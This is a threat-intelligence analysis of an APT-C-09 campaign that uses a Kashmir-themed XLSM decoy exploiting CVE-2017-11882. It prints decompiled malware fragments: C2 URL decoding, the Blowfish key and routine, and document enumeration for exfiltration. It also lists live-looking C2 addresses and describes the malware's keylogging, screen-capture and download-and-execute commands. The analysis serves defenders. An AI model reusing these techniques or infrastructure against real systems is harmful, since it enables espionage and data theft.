Overview

Recently, an XLSM decoy document is captured by the RedDrip team of QiAnXin Threat Intelligence Center by utilizing public intelligence. After taking a deeper analysis, we figure out that the C2 configurations are located on Github and Feed43. Multiple Github spaces have been exposed through correlation analysis and the earliest one could trace back to July 2018. The relevant accounts were still in use when the report was completed.

Decryption algorithm for configurations retrieved from Github will be described in detail and the portrait of the attacker is partially based on statistics of the decrypted data.

Sample Analysis

The related attack vector is an XLSM file, created on August 8 and uploaded to VT on August 13, that leverages CVE-2017-11882 vulnerability to release MSBuild.exe to the %AppData% directory and then add registry Run key to stay persistent. To obtain C2 address, it reads data from Github and Feed43 where the content could be controlled by attackers. HTTP/HTTPS protocols are used while communicating with available C2s.

Dropper Analysis

The sample was uploaded to VT at 5:05 on Aug 13, 2019 with below details:

MD5	0D38ADC0B048BAB3BD91861D42CD39DF
Name	India makes Kashmir Dangerous Place in the World.xlsm
Time	2019-08-13 05:05:15

After opening, a blurred picture shows up to lure the victim to enable macro. After that, a clear picture titled "India has made Kashmir the most dangerous place in the world" gets displayed.

Figure 2.1 Images before and after enabling macro
In fact, the clear picture is covered with a vague one. When macro is enabled, the above picture will be deleted so that the clear one will be displayed:



Figure 2.2 Content of the macro
There is an OLE object embedded inside, and it seems that the attacker packed the .bak file by mistake:

Figure 2.3 The ole objects packed inside
Shellcode inside the OLE object performs below functions:

1.Correct the MZ header located at offset 0x558 of the shellcode entry point (add “MZ”)

2.Drop the PE file to "%AppData%\MSBuild.exe".

3.Add registry run key (key value: lollipop) to make "%AppData%\MSBuild.exe" persistent.



Figure 2.4 Shellcode to correct the header

MSBuild.exe Analysis

MSBuild.exe is released to the %AppData% directory, and the compilation time is August 8th, 2019 which coincides with the XML creation time on Github that will be described later on:

Name	MSBuild.exe
MD5	0f4f6913c3aa57b1fc5c807e0bc060fc
Compile Time	2019-08-08 14:00:32

The main purpose of this sample is to obtain C2 configuration from the attacker's Github and feed43 space, and then performs decryption and connects to C2 for further communications.

After the malicious code is executed, it will “sleep” for a period of time. This is implemented by executing function in a loop for 80,000 times, to delay execution in the sandbox:

```
int sub_13E7130()
{
  signed int v0; // esi
  signed int v1; // ebx
  int i; // ecx
  int result; // eax

  v0 = 3;
  v1 = 2;
  do
  {
    for ( i = 2; i <= v0 - 1; ++i )
    {
      result = v0 / i;
      if ( !(v0 % i) )
        break;
    }
    if ( i == v0 )
    {
      result = fun_Print("%d\n", v0);
      ++v1;
    }
    ++v0;
  }
  while ( v1 <= 80000 );
  return result;
}
```

Figure 3.1 Executing function in a big loop to achieve sleep purpose

It checks network connectivity by connecting to “https://en.wikipedia.org", then retrieves C2 configuration from two hard coded addresses (one works as a backup). The hard coded address is encrypted, each byte need to be subtracted by one to obtain the decrypted URL:

```
memset(&String, 0, 0x3C0u);
lstrcpyA(&String1, "iuuqt;00opef3/gffe54/dpn0116734528962624 2/ynm");
lstrcpyA(&v16, "iuuqt;00sbx/hjuivcvtfsdpoufou/dpn0qfufstponjlf0uftu0nbtufs0ynm/ynm");
v2 = 0;
*szAgent = xmmword_12CCA10;
v28 = 'gbT6';
v23 = xmmword_12CC900;
v29 = '0jsb';
v24 = xmmword_12CC980;
v30 = 792212534;
v25 = xmmword_12CC8F0;
v31 = 50;
v26 = xmmword_12CC9B0;
v27 = xmmword_12CC890;
do
{
  *&szAgent[v2] = _mm_sub_epi8(*&szAgent[v2], xmmword_12CC740);
  *(&v23 + v2) = _mm_sub_epi8(*(&v23 + v2), xmmword_12CC740);
  v2 += 32;
}
while ( v2 < 0x60 );
for ( ; v2 < 0x6D; ++v2 )
  --szAgent[v2];
v3 = &String;
v10 = 12;
```

Figure 3.2 Code to decrypt C2 configuration

Source	Decrypted Content
feed43 URL	https://node2.feed43.com/0056234178515131.xml
Github URL	https://raw.githubusercontent.com/petersonmike/test/master/xml.xml

The Github account used by the attacker is created on August 7th, 2019, which matches the compilation time of the sample:



Figure 3.3 The attacker's Github home page

The C2 configuration is located inside the “description” field after encryption:

Figure 3.4 Github configuration file content

The Base64 encoded data get decoded first, then performs **ROL1**((v11 + 16 * v9) ^ 0x23, 3) operation. After that, Base64 decode again and finally uses Blowfish (older version without Blowfish decryption) by decryption key below:

F0 E1 D2 C3 B4 A5 96 87 78 69 5A 4B 3C 2D 1E 0F 00 11 22 33 44 55 66 77

The decrypted C2 address is 139.28.38.236 and the malware uses HTTP/HTTPS in network communication:

```
44    v6[v5] = 0;
45    v7 = fun_Base64DecodeAndXorDecode(v6);      // 先base64解码 再自定义解密
46    v8 = v7;
47    v9 = lstrlenA(v7);
48    v10 = LocalAlloc(0x40u, v9);
49    v20 = v10;
50    fun_base64Decode(v10, v8);                  // 再Base64解码
51    v25 = 0xC3D2E1F0;                           // 密钥
52    v26 = 0x8796A5B4;
53    v27 = 0x4B5A6978;
54    v28 = 0xF1E2D3C;
55    v29 = 0x33221100;
56    v30 = 0x77665544;
57    memset(First, 0, 160u);
58    fun_InitBlowFish(&v25, &v21);
59    v11 = strlen(v10);
60    if ( v11 % 8 )
61      v11 = 8 * (v11 / 8) + 8;
62    if ( v11 > 0 )
63    {
64      v12 = v10;
65      v13 = (First - v10);
66      v14 = ((v11 - 1) >> 3) + 1;
67      do
68      {
69        sub_12A6B40(&v12[v13], v12, &v21);      // 再逐八字节blowfish解密
70        v12 += 8;
71        --v14;
72      }
73      while ( v14 );
```

Figure 3.5 C2 decryption algorithm

System information of the compromised computer will be collected and then exfiltrated, AES encryption and Base64 encoding will be performed before sending out the collected data:

URI	Content
uuid	ID generated by GetCurrentHwProfile
up	System info

cn	Computer name
on	OS version
lan	IP list
nop	Blank
ver	Malware version, here it is 1.0

After that the malware enters a while loop, to perform actions according to HTTP response:

URI	Function
/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/ABDYot0NxyG.php	Online, message queue
/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/UYEfgEpXAOE.php	Upload data

Figure 3.6 Loop thread creation and message receiving
The following table is a comparison table of the received tokens and the functions to be performed:

Token	Function
0	Exit
8	Upload keylog file
23	Upload screen capture file
13	Upload collected list of files for a specific suffix
5	Upload local file
33	Extract EXE download link from URL, then download and execute.

The attacker uploads the files generated after executing remote commands to the C&C server. The following table is a comparison table of the cached files and the contents of the records:

File Name	Content
9PT568.dat	UUID
TPX498.dat	Keylog file
TPX499.dat	Screen capture file
AdbFle.tmp	Retrieved files specified by attacker
edg499.dat	Files with specific suffixes: (".txt",".doc",".xls",".xlsx",".docx",".xls",".ppt",".pptx",".pdf")

The malware collects a list of files with specific suffixes, stores them in a local file, and uploads to the C2 server:

```
v13 = this;
wsprintfW(&FileName, L"%s\\*.*", this);
hFindFile = FindFirstFileW(&FileName, &FindFileData);
if ( hFindFile == (HANDLE)-1 )
  return 0;
do
{
  if ( lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
  {
    wsprintfW(&FileName, L"%s\\%s", v13, FindFileData.cFileName);
    if ( FindFileData.dwFileAttributes & 0x10 )
    {
      sub_12A8F50(&FileName);
    }
    else
    {
      v2 = lstrlenW(FindFileData.cFileName);
      if ( !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v2, L".txt") )
        goto LABEL_21;
      v3 = lstrlenW(FindFileData.cFileName);
      if ( !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v3, L".doc")
        || (v4 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v4, L".xls"))
        || (v5 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v5, L".xlsx"))
        || (v6 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.nFileSizeLow + v6 + 1, L".docx"))
        || (v7 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v7, L".xls"))
        || (v8 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v8, L".ppt"))
        || (v9 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v9, L".pptx"))
        || (v10 = lstrlenW(FindFileData.cFileName), !lstrcmpW((LPCWSTR)&FindFileData.dwReserved0 + v10, L".pdf")) )
      {
LABEL_21:
        fun_Print("%s\n", FindFileData.cFileName);
        wsprintfW(&String, L" \n%s \r\n", &FileName);
        v11 = lstrlenW(&String);
        WriteFile(hFile, &String, 2 * v11, &NumberOfBytesWritten, 0);
      }
    }
  }
}
while ( FindNextFileW(hFindFile, &FindFileData) );
FindClose(hFindFile);
return 1;
}
```

Figure 3.7 List of specified file extensions

Data Analysis

After performing correlation analysis, we discovered 44 configuration files hosted on Github and utilized by this APT group. All C2s have been decrypted and extracted for investigation. From the time of file creation, the attacker started working at least as early as July 2018. The earliest created account was on July 3, 2018, and continued to August 2019 when the document was completed. In terms of the statistics of monthly creations, the number of creations in July 2018 is much higher than the follow-up. We give the following reasonable speculations based on the data distribution.

- The attacker may conduct a concentrated attack from July to September in 2018.
- Accounts are created on demand when the sample gets updated or related Github link is blocked.



Figure 4.1 Configuration file distribution

Some extracted Github user names are listed as follows. We found that the names are generated based on some family names. So the attacks may be completed by multiple attackers considering the different names being used. **Many IDs can be found on social media, and most of them are located in India and Pakistan**:

malikzafar786,Zunaid-zunaid1,a1amir1,Alaeck,aleks0rg0v,alexboycott,alfreednobeli,chrisyoks,dawoood,ehsaankhan,fakheragainfkhr,fangflee,habrew,hazkabeeb,husngilgit,imranikhan17,imrankh

Keywords such as “android” and “mobile” are used in the Github directory, perhaps it indicates there are samples for Android phones.

ction,Joncorbat,kjhlkjhjkl,likingd,mdfs,metest,mobileapp,mobilegame,m

Most of the C2s are located in Ukraine, while there are 2 IPs in China:



Figure 4.2 C2 distribution
Statistics of XML creation time is provided in the below (the horizontal axis is the time of UTC+0, and the vertical axis is the number of occurrences).



Figure 4.3 Attacker's 24-hour activity distribution

Conclusion

The link to feeds.rapidfeeds.com left in its XML configuration file was also mentioned by Kaspersky's report in the reference section, which confirms that the APT-C-09 group keeps updating its C2 configuration channel and the recent one reserves some past features.

In the perspective of cyber wars, the conflict between India and Pakistan over the territory of Kashmir has lasted for decades, which makes it a perfect topic in target attacks. For example, Donot and Bitter disguised as Kashmiri Voice to attack Pakistan, Transparent Tribe attacked India with decoy document regarding terrorist attacks in Kashmir. These combats have proved that national power plays an important role in defending the national sovereignty and in the mean while spying on the military intelligence.

India's attempt to abolish India-controlled Kashmir is to detonate the conflict between the two countries. The two sides exchanged fire and some soldiers have died because of this. In terms of cyber attacks, related incidences will continue to rise up. Considering APT-C-09, Bitter and Donot have carried out targeted attacks against China, we must take actions in advance and keep a close eye on their recent activities.

QiAnXin Threat Intelligence Center will provide customers with the latest attack trends in the first time, helping government and enterprises to resist network intrusions from foreign enemies.

IOCs

C2:

139.28.38.236

AES key:

BlowFish Key:

F0E1D2C3B4A5968778695A4B3C2D1E0F0011223344556677

Host Name:

WIN-ABPA7FG820B

Appendix: Extracted C2 Information

C2	Time	Github username
http://149.56.80.64/u5b62ed973d963913bb/u5a3ewfasdk9.php	2018-07-03T05:19:43	y4seenkhan
http://149.56.80.64/u5b62ed973d963913bb/u5a3ewfasdk9.php	2018-07-03T05:29:54	hazkabeeb
http://43.249.37.165/kungfu/ghsnls.php	2018-07-04T12:45:13	Zunaid-zunaid1
http://123.57.158.115/shujing/ghsnls.php	2018-07-04T14:39:00	Zunaid-zunaid1
185.82.217.200/@lb3rt/dqvabs.php	2018-07-04T20:46:50	Zunaid-zunaid1
185.82.217.200/N3wt0n/dqvabs.php	2018-07-04T22:01:40	aleks0rg0v
http://185.82.217.200/d3m0n/dqvabs.php	2018-07-05T10:43:25	Vldir
http://81.17.30.28/th0mas/dqvabs.php	2018-07-05T20:30:57	Alaeck
http://46.183.216.222/0racl3/dqvabs.php	2018-07-07T12:10:04	yamichaeldavid
http://91.229.79.183/b15d0e30a7738037/j8fiandfuesmg.php	2018-07-10T16:26:55	habrew
http://176.107.182.24/f0357a3f154bc2ff/sadk9f043ejf.php	2018-07-10T16:35:49	ehsaankhan
http://146.185.234.71/Ms3f3g45thgy5/f3af3fasf32.php	2018-07-11T00:03:07	dawoood
http://185.203.116.58/d394d142687ff5a0/dfae43rsfdgq4e.php	2018-07-11T01:24:49	fangflee
185.156.173.73	2018-07-11T02:47:04	noorhasima
http://188.165.124.30/c6afebaa8acd80e7/byuehf8af.php	2018-07-11T03:15:07	alfreednobeli
http://146.185.234.71/Ms3f3g45thgy5/f3af3fasf32.php	2018-07-11T09:27:55	jahilzubaine
94.156.35.204	2018-07-11T11:23:16	husngilgit
http://94.156.35.204/22af645d1859cb5c/sg4gasdnjf984.php	2018-07-11T16:26:29	raqsebalooch
185.203.118.115	2018-07-12T10:19:05	lctst
185.29.11.59	2018-07-13T18:28:04	rehmanlaskkr
?桔%口?昆`辚3	2018-07-13T19:33:56	noorfirdousi
185.206.144.67	2018-07-14T12:04:38	rizvirehman
185.36.188.14	2018-08-20T10:58:18	fakheragainfkhr
199.168.138.119	2018-08-24T12:46:00	malikzafar786
199.168.138.119	2018-08-24T12:55:02	malikzafar786
199.168.138.119	2018-08-24T12:57:59	malikzafar786
85.217.171.138	2018-09-01T09:47:20	malikzafar786
85.217.171.138	2018-09-01T09:53:03	malikzafar786
http://46.183.216.222/0racl3/dqvabs.php	2018-09-01T10:35:34	malikzafar786
199.168.138.119	2018-09-18T10:34:23	malikzafar786
199.168.138.119	2018-09-18T10:37:49	malikzafar786
193.37.213.101	2018-11-05T11:53:40	a1amir1
178.33.94.35	2018-12-05T12:11:46	malikzafar786
178.33.94.35	2018-12-05T12:38:34	malikzafar786
;3癬??^a;?筛	2018-12-17T06:50:14	yusufk1
185.29.11.59	2019-01-15T08:03:17	str1ngstr
164.132.75.22	2019-03-01T05:28:04	z00min
193.22.98.17	2019-05-27T05:47:11	alexboycott
91.92.136.239	2019-06-24T11:14:16	imrankhan713
91.92.136.239	2019-06-24T12:05:21	imranikhan17
185.116.210.8	2019-07-18T10:35:43	chrisyoks

185.161.210.8	2019-07-18T12:10:48	johnhenery12
139.28.38.231	2019-08-07T10:58:56	petersonmike
139.28.38.236	2019-08-08T09:06:03	shaikmalik22

Reference

1. https://securelist.com/the-dropping-elephant-actor/75328/